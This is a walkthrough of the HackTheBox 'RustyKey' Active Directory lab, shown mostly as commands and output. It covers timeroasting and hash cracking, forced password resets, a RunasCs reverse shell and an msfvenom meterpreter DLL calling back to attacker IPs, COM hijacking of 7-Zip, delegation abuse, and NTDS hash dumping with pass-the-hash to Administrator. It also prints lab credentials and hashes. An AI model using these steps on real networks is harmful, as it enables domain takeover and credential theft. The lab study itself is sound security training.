RustyKey A HackTheBox active Hard Windows machine focused on Active Directory enumeration and privilege escalation, protected by NTLM hash encryption to prevent spoilers and ensure only those who complete the machine can fully access its details.
Most of the commands we’ve used are already included in our tool here
As is common in real life Windows pentests, you will start the RustyKey box with credentials for the following account: rr.parker / 8#t5HE8L!W3A
ENUMERATION
Nmap scanning
After getting our nmap’s results we can clearly see that we are facing an Active Directory
❯ nmap -p- --open -sS --min-rate 5000 -n -Pn 10.10.11.75 -vvv -sCV

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-06-30 01:01:02Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49692/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
58138/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
58494/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 53396/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 22591/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 61004/udp): CLEAN (Timeout)
|   Check 4 (port 39085/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-06-30T01:02:00
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 8h00m00s
Setting up our env
We gotta sync our time with the sever, if not we will have a lot of issues during our pentest
❯ timedatectl set-ntp false

❯ timedatectl status
               Local time: Sun 2025-06-29 15:04:55 -02
           Universal time: Sun 2025-06-29 17:04:55 UTC
                 RTC time: Sun 2025-06-29 17:04:53
                Time zone: Atlantic/South_Georgia (-02, -0200)
System clock synchronized: no
              NTP service: inactive
          RTC in local TZ: no
nano /etc/systemd/timesyncd.conf
[Time]
NTP=
#FallbackNTP=0.debian.pool.ntp.org 1.debian.pool.ntp.org 2.debian.pool.ntp.org 3.debian.pool.ntp.org
#RootDistanceMaxSec=5
#PollIntervalMinSec=32
#PollIntervalMaxSec=2048
#ConnectionRetrySec=30
#SaveIntervalSec=60
systemctl restart systemd-timesyncd
And now we can sync our time with kerberos with ntpdate rustykey.htb
Another thing to taking car of is that the authentication via NTLM is not activate
❯ nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A'

SMB         10.129.247.193  445    10.129.247.193   [*]  x64 (name:10.129.247.193) (domain:10.129.247.193) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.129.247.193  445    10.129.247.193   [-] 10.129.247.193\rr.parker:8#t5HE8L!W3A STATUS_NOT_SUPPORTED
This means we’ll be working with Kerberos authentication, which is the standard in modern Active Directory environments and significantly more secure than NTLM. As a result, we’ll need to obtain a Kerberos ticket and include the -k flag in most of our commands to ensure the ticket is used instead of sending credentials directly.
First, we need to configure our system to use the correct Kerberos realm settings for this machine. To do this, we must edit the /etc/krb5.conf file and add the following configuration:
[libdefaults]
    default_realm = RUSTYKEY.HTB
    dns_lookup_kdc = false
    dns_lookup_realm = false

[realms]
    RUSTYKEY.HTB = {
        kdc = dc.rustykey.htb
        admin_server = dc.rustykey.htb
    }

[domain_realm]
    .rustykey.htb = RUSTYKEY.HTB
    rustykey.htb = RUSTYKEY.HTB
Now we can obtain and use our TGT with the following commands
❯ impacket-getTGT rustykey.htb/'rr.parker':'8#t5HE8L!W3A' -dc-ip 10.10.11.75
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in rr.parker.ccache
Export it:
❯ export KRB5CCNAME="$PWD/rr.parker.ccache"
At this stage, we no longer receive an error when attempting to authenticate against SMB
❯ netexec smb dc.rustykey.htb -d rustykey.htb --use-kcache
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker from ccache
Once we understand our position within the environment, we can run bloodhound-python to collect all the necessary data for mapping out potential attack path
❯ bloodhound-python -d rustykey.htb -u rr.parker -ns 10.10.11.75 -c all -k -no-pass
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: rustykey.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 16 computers
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Found 12 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 10 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
FOOTHOLD
After enumerating for a bit we found a clear path using a computer as our first attack vector

Once we comprimse the computer we will be able to add our self to HELPDESK group and the we will have ACL agains those users

But the problem is… how are we going to take control of the computer?
Well, it may seem simple after I show you the command, but it took me and my team at least 2 hours to figure out that it was all about timeroasting — a exploitation technique that’s actually really interesting. To make it quicker, you’ll have all the information here.
❯ nxc smb dc.rustykey.htb -u rr.parker  -M timeroast -k

SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
TIMEROAST   dc.rustykey.htb 445    dc               [*] Starting Timeroasting...
TIMEROAST   dc.rustykey.htb 445    dc               1000:$sntp-ms$4a60c943068b8260530a210d7f13b296$1c0111e900000000000a57b44c4f434cec0bf52b932c442be1b8428bffbfcd0aec0c68cc6b3c8190ec0c68cc6b3cb740
TIMEROAST   dc.rustykey.htb 445    dc               1103:$sntp-ms$4a5ef468db405d2418923397d2a049c8$1c0111e900000000000a57b54c4f434cec0bf52b92c3abbbe1b8428bffbfcd0aec0c68cd16dc1bf5ec0c68cd16dc585b
TIMEROAST   dc.rustykey.htb 445    dc               1104:$sntp-ms$cbc5905b3128d5d271daa90a9073bdb2$1c0111e900000000000a57b54c4f434cec0bf52b904ef383e1b8428bffbfcd0aec0c68cd183e68f1ec0c68cd183eadba
TIMEROAST   dc.rustykey.htb 445    dc               1105:$sntp-ms$6dffc4d2a4ed7b1ee8027782e494d08e$1c0111e900000000000a57b54c4f434cec0bf52b925e8c7de1b8428bffbfcd0aec0c68cd1a4dc22aec0c68cd1a4e41ac
TIMEROAST   dc.rustykey.htb 445    dc               1106:$sntp-ms$fc19052b7595e3ad22710f7c01d16c03$1c0111e900000000000a57b54c4f434cec0bf52b8f9056fae1b8428bffbfcd0aec0c68cd1b9869eeec0c68cd1b989df1
TIMEROAST   dc.rustykey.htb 445    dc               1107:$sntp-ms$c04ce3cf34222444f9123e6e3ff2ef6a$1c0111e900000000000a57b54c4f434cec0bf52b91861a60e1b8428bffbfcd0aec0c68cd1d8e284cec0c68cd1d8e680d
TIMEROAST   dc.rustykey.htb 445    dc               1118:$sntp-ms$abb1b87ac129b0e8acb715a2ef02d454$1c0111e900000000000a57b54c4f434cec0bf52b8fef218be1b8428bffbfcd0aec0c68cd2fef0358ec0c68cd2fef375a
TIMEROAST   dc.rustykey.htb 445    dc               1119:$sntp-ms$a284c52ec22aeeb286b02a980160d478$1c0111e900000000000a57b54c4f434cec0bf52b917d87ebe1b8428bffbfcd0aec0c68cd317d6154ec0c68cd317d9a5f
TIMEROAST   dc.rustykey.htb 445    dc               1120:$sntp-ms$a67c06f2883b081149294dbb55801be3$1c0111e900000000000a57b54c4f434cec0bf52b932ef911e1b8428bffbfcd0aec0c68cd332ecd72ec0c68cd332f0ee1
TIMEROAST   dc.rustykey.htb 445    dc               1121:$sntp-ms$2b5449b918fba4283689596a1b346695$1c0111e900000000000a57b54c4f434cec0bf52b8f7de283e1b8428bffbfcd0aec0c68cd339657c5ec0c68cd339686bf
TIMEROAST   dc.rustykey.htb 445    dc               1122:$sntp-ms$3f02602f125772c95961f46b821c683c$1c0111e900000000000a57b54c4f434cec0bf52b901a45fce1b8428bffbfcd0aec0c68cd3432b635ec0c68cd3432ebe5
TIMEROAST   dc.rustykey.htb 445    dc               1123:$sntp-ms$3505941f91d2cfb875a22a015bed3001$1c0111e900000000000a57b54c4f434cec0bf52b8fa401d2e1b8428bffbfcd0aec0c68cd379382ffec0c68cd3793b04b
TIMEROAST   dc.rustykey.htb 445    dc               1125:$sntp-ms$d08af471b30a92d382c5970216cbaf70$1c0111e900000000000a57b54c4f434cec0bf52b8fd13363e1b8428bffbfcd0aec0c68cd37c0b63eec0c68cd37c0e1dc
TIMEROAST   dc.rustykey.htb 445    dc               1124:$sntp-ms$79581ac0619277184d8ff19a1aa7d6d6$1c0111e900000000000a57b54c4f434cec0bf52b8fcdacc6e1b8428bffbfcd0aec0c68cd37bd2a98ec0c68cd37bd5ced
TIMEROAST   dc.rustykey.htb 445    dc               1126:$sntp-ms$5efe377b5c06deb719d717dd98ba4910$1c0111e900000000000a57b54c4f434cec0bf52b8f8c21e1e1b8428bffbfcd0aec0c68cd3b942fcdec0c68cd3b946c33
TIMEROAST   dc.rustykey.htb 445    dc               1127:$sntp-ms$3bb6fa3291a843765cd4b4082c07417e$1c0111e900000000000a57b54c4f434cec0bf52b8f8ee93ce1b8428bffbfcd0aec0c68cd3b96fdddec0c68cd3b972e85
After getting the hashes we will need to crack it with a new beta of hashcat which you can download here.
PS C:\Users\whare\Downloads\hashcat-6.2.6+1051\hashcat-6.2.6> .\hashcat.exe -a 0 -m 31300 hash.txt C:\Users\whare\Downloads\rockyou.txt
- [ ] hashcat (v6.2.6-1051-g7fff4c929) startingls
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 933 MB

Dictionary cache hit:
* Filename..: C:\Users\whare\Downloads\rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$sntp-ms$1f6bd46e53a272b0a5540a551f6cf8f0$1c0111e900000000000a13574c4f434cec0b36de1d363a4ee1b8428bffbfcd0aec0b505da93e509dec0b505da93e82f2:Rusty88!
Approaching final keyspace - workload adjusted.
Tachan! We have the password for IT-COMPUTER3$
❯ impacket-getTGT rustykey.htb/'it-computer3':'Rusty88!' -dc-ip dc.rustykey.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in it-computer3.ccache
export KRB5CCNAME="$PWD/it-computer3.ccache"
Now that we have the ticket we can proceed to adding our computer to HELPDESK group
❯ bloodyAD --host dc.rustykey.htb --dc-ip rustykey.htb -d rustykey.htb -k add groupMember 'HELPDESK' IT-COMPUTER3$
[+] IT-COMPUTER3$ added to HELPDESK
❯ bloodyAD -k --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' set password bb.morgan 'Wharesito1!'
[+] Password changed successfully!
But when we ask for a ticket we are reciving this error…
❯ impacket-getTGT rustykey.htb/'bb.morgan':'Wharesito1!' -dc-ip dc.rustykey.htb
Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
Why? Because our user is a member of the IT group — and that group is marked as a protected object — the account gets locked down by default.

But no worries, we can remove that group membership with the following command:
❯ bloodyAD --host dc.rustykey.htb -k -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'Protected Objects' 'IT'
Now we can ask for our ticket
❯ impacket-getTGT rustykey.htb/'bb.morgan':'Wharesito1!' -dc-ip dc.rustykey.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in bb.morgan.ccache
Export it
❯ export KRB5CCNAME="$PWD/bb.morgan.ccache"
And finally… we’re in!
❯ evil-winrm -i dc.rustykey.htb -k -u bb.morgan -r RUSTYKEY.HTB
*Evil-WinRM* PS C:\Users\bb.morgan\Desktop> whoami
rustykey\bb.morgan
*Evil-WinRM* PS C:\Users\bb.morgan\Desktop> ls


    Directory: C:\Users\bb.morgan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/4/2025   9:15 AM           1976 internal.pdf
-ar---        6/29/2025  10:24 AM             34 user.txt
PRIV ESCALATION
Once inside, we find a note on the user’s desktop addressed to the SUPPORT team. It refers to some system records and a compression issue, which gives us a clear hint that 7-Zip might play a key role moving forward.
From: bb.morgan@rustykey.htb
To: support-team@rustykey.htb
Subject: Support Group - Archiving Tool Access
Date: Mon, 10 Mar 2025 14:35:18 +0100
Hey team,
As part of the new Support utilities rollout, extended access has been temporarily granted to allow
testing and troubleshooting of file archiving features across shared workstations.
This is mainly to help streamline ticket resolution related to extraction/compression issues reported
by the Finance and IT teams. Some newer systems handle context menu actions differently, so
registry-level adjustments are expected during this phase.
A few notes:
- Please avoid making unrelated changes to system components while this access is active.
- This permission change is logged and will be rolled back once the archiving utility is confirmed
stable in all environments.
- Let DevOps know if you encounter access errors or missing shell actions.
Thanks,
BB Morgan
IT Department
With Helpdesk group we have control of a users which is part of SUPPORT group ee.reed so maybe we can log in and see the registrys from there

So as before the support’s group has the same protected objects group so we will need to do the exact same attack with bloodyAD but for support group
❯ bloodyAD --host dc.rustykey.htb -k -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'Protected Objects' 'SUPPORT'
[-] SUPPORT removed from Protected Objects
Now we can change the password for the user
❯ bloodyAD -k --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' set password ee.reed 'Wharesito1!'
[+] Password changed successfully!
And same proccess, we ask for a ticket:
❯ impacket-getTGT rustykey.htb/'ee.reed':'Wharesito1!' -dc-ip dc.rustykey.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ee.reed.ccache
Export it:
❯ export KRB5CCNAME="$PWD/ee.reed.ccache"
When trying to access the machine via Evil-WinRM using the ticket, we hit an error.
Error: Exiting with code 1
malloc_consolidate(): unaligned fastbin chunk detected
[1]    73516 IOT instruction  evil-winrm -i dc.rustykey.htb -k -u ee.reed -r RUSTYKEY.HT
To bypass this issue, we’ll upload a RunasCs binary and use it to log in instead.
.\RunasCs.exe ee.reed Wharesito1! cmd.exe -r 10.10.14.38:4445

❯ rlwrap -cAr nc -nlvp 4445
listening on [any] 4445 ...
connect to [10.10.14.38] from (UNKNOWN) [10.129.247.193] 51088
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
rustykey\ee.reed
Now that we’re working with a user from the SUPPORT group, we can try enumerating COM registry objects. First, we’ll focus on the 7zip COM object with the following CLSID:
{23170F69-40C1-278A-1000-000100020000}
We originally did this using the traditional method, but a member of our HTB TEAM got really interested in the topic and decided to dive deeper by developing a tool that automates the enumeration and exploitation of COM objects.
It’s called ComDumper.exe and you can download it here
Also, if you want to learn more about this topic, our teammate also wrote an excellent blog post explaining everything in detail here
First we use our Evil-WinRM session to upload the binary
*Evil-WinRM* PS C:\whare> upload ComDumper.exe
Now we can see if its vulnerable with the following command:
C:\whare>.\ComDumper.exe -s --clsid {23170F69-40C1-278A-1000-000100020000}
[*] Searching for CLSID: {23170F69-40C1-278A-1000-000100020000}

[CLSID]         {23170F69-40C1-278A-1000-000100020000}
Source          : HKLM
ProgID          : Not Found
Caption         : 7-Zip Shell Extension
InprocServer32  : C:\Program Files\7-Zip\7-zip.dll
LocalServer32   : None
AccessControl   : CREATOR OWNER (FullControl) NT AUTHORITY\SYSTEM (FullControl) BUILTIN\Administrators (FullControl) BUILTIN\Users (ReadKey) RUSTYKEY\Support (FullControl) APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES (ReadKey)
Owner           : BUILTIN\Administrators
UserAccess      : Write
HijackOpportunity: Possible Hijack Opportunity!!
All right it is. Let’s proceed creating our malicious dll.
❯ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.230 LPORT=4444 -f dll -o pwned.dll
❯ msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 4444; exploit"
Once the listener is active, we can upload the malicious DLL to the target system using Evil-WinRM.
*Evil-WinRM* PS C:\whare> upload pwned.dll
Now, back in our shell with the ee.reed user, we run ComDumper.exe using the following syntax to exploit the COM hijacking:
.\ComDumper.exe -e --clsid {23170F69-40C1-278A-1000-000100020000} --dll C:\whare\pwned.dll
[+] Exploit mode: CLSID={23170F69-40C1-278A-1000-000100020000}, Payload='C:\whare\pwned.dll', IsExe=False
[+] Original path: C:\Program Files\7-Zip\7-zip.dll
[+] Backup created at C:\whare\23170F69-40C1-278A-1000-000100020000.dll
[*] Make sure you have access to set the key value!!
[+] Successfully replaced InprocServer32 path with: C:\whare\pwned.dll
After about a minute, we should receive our reverse shell.
❯ msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 4444; exploit"

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
LHOST => tun0
LPORT => 4444
[*] Started reverse TCP handler on 10.10.14.230:4444
[*] Sending stage (203846 bytes) to 10.10.11.75
[*] Meterpreter session 1 opened (10.10.14.230:4444 -> 10.10.11.75:56314) at 2025-07-11 06:21:36 +0000

meterpreter > getuid
Server username: RUSTYKEY\mm.turner
ROAD TO ADMINISTRATOR

Our user is a member of the “Delegation Management” group, which allows us to modify delegation settings in Active Directory. Since our shell is unstable, we repeat the COM hijacking process using ComDumper.exe to regain access.
Before we get kicked out, we take advantage of our privileges to add our own machine (IT-COMPUTER3$) to the list of computers allowed to delegate to the Domain Controller (DC) using the following command:
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows> Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount IT-COMPUTER3$
This works because the Set-ADComputer cmdlet allows modifying the msDS-AllowedToActOnBehalfOfOtherIdentity attribute, which controls Resource-Based Constrained Delegation (RBCD). Since we have delegation management privileges, we can configure the DC to trust our computer account (IT-COMPUTER3$) to impersonate users to the DC
Now we need to impersonate a more privileged user — in this case, backupadmin.
Why this user and not Administrator? Because backupadmin has the flag Trusted for Unconstrained Delegation set to TRUE, while Administrator does not.
This is important because unconstrained delegation allows a system to receive a user’s TGT (Ticket Granting Ticket) when they authenticate to it. If we can get backupadmin to authenticate to our controlled machine (IT-COMPUTER3$), we’ll be able to capture their TGT and impersonate them on other systems in the domain.

❯ impacket-getST 'RUSTYKEY.HTB/IT-COMPUTER3$' -spn 'cifs/DC.rustykey.htb' -impersonate backupadmin -dc-ip 10.10.11.75 -k -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating backupadmin
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache
This user is not a member of the Remote Management Users group, so we can simply use impacket-wmiexec to log in without restrictions.

export KRB5CCNAME="$PWD/backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache

❯ impacket-wmiexec -k -no-pass 'RUSTYKEY.HTB/backupadmin@dc.rustykey.htb'

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>cd C:\users\administrator\desktop
C:\users\administrator\desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 00BA-0DBE

 Directory of C:\users\administrator\desktop

06/24/2025  10:00 AM    <DIR>          .
06/24/2025  10:00 AM    <DIR>          ..
06/29/2025  07:19 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,923,659,264 bytes free
That would be the easy way… We can also just use
❯ impacket-secretsdump -k -no-pass rustykey.htb/backupadmin@dc.rustykey.htb
impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f7a351e12f70cc177a1d5bd11b28ac26:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f4ad30fa8d8f2cfa198edd4301e5b0f3:::
rustykey.htb\rr.parker:1137:aad3b435b51404eeaad3b435b51404ee:d0c72d839ef72c7d7a2dae53f7948787:::
rustykey.htb\mm.turner:1138:aad3b435b51404eeaad3b435b51404ee:7a35add369462886f2b1f380ccec8bca:::
And now with the hash NTLM we can also ask for a ticket
❯ impacket-getTGT rustykey.htb/administrator -hashes :f7a351e12f70cc177a1d5bd11b28ac26
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
And log in via Evil-winRM as Administrator
❯ evil-winrm -i dc.rustykey.htb -k -u administrator -r RUSTYKEY.HTB
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator> whoami
rustykey\administrator
What I found most interesting about this machine was the Timeroasting technique. I had never used MS-SNTP roasting before on HTB, and it was really cool to extract the machine account hash of IT-COMPUTER3$ and crack it offline with the beta-version of hashcat. Definitely a valuable technique to keep in my toolkit.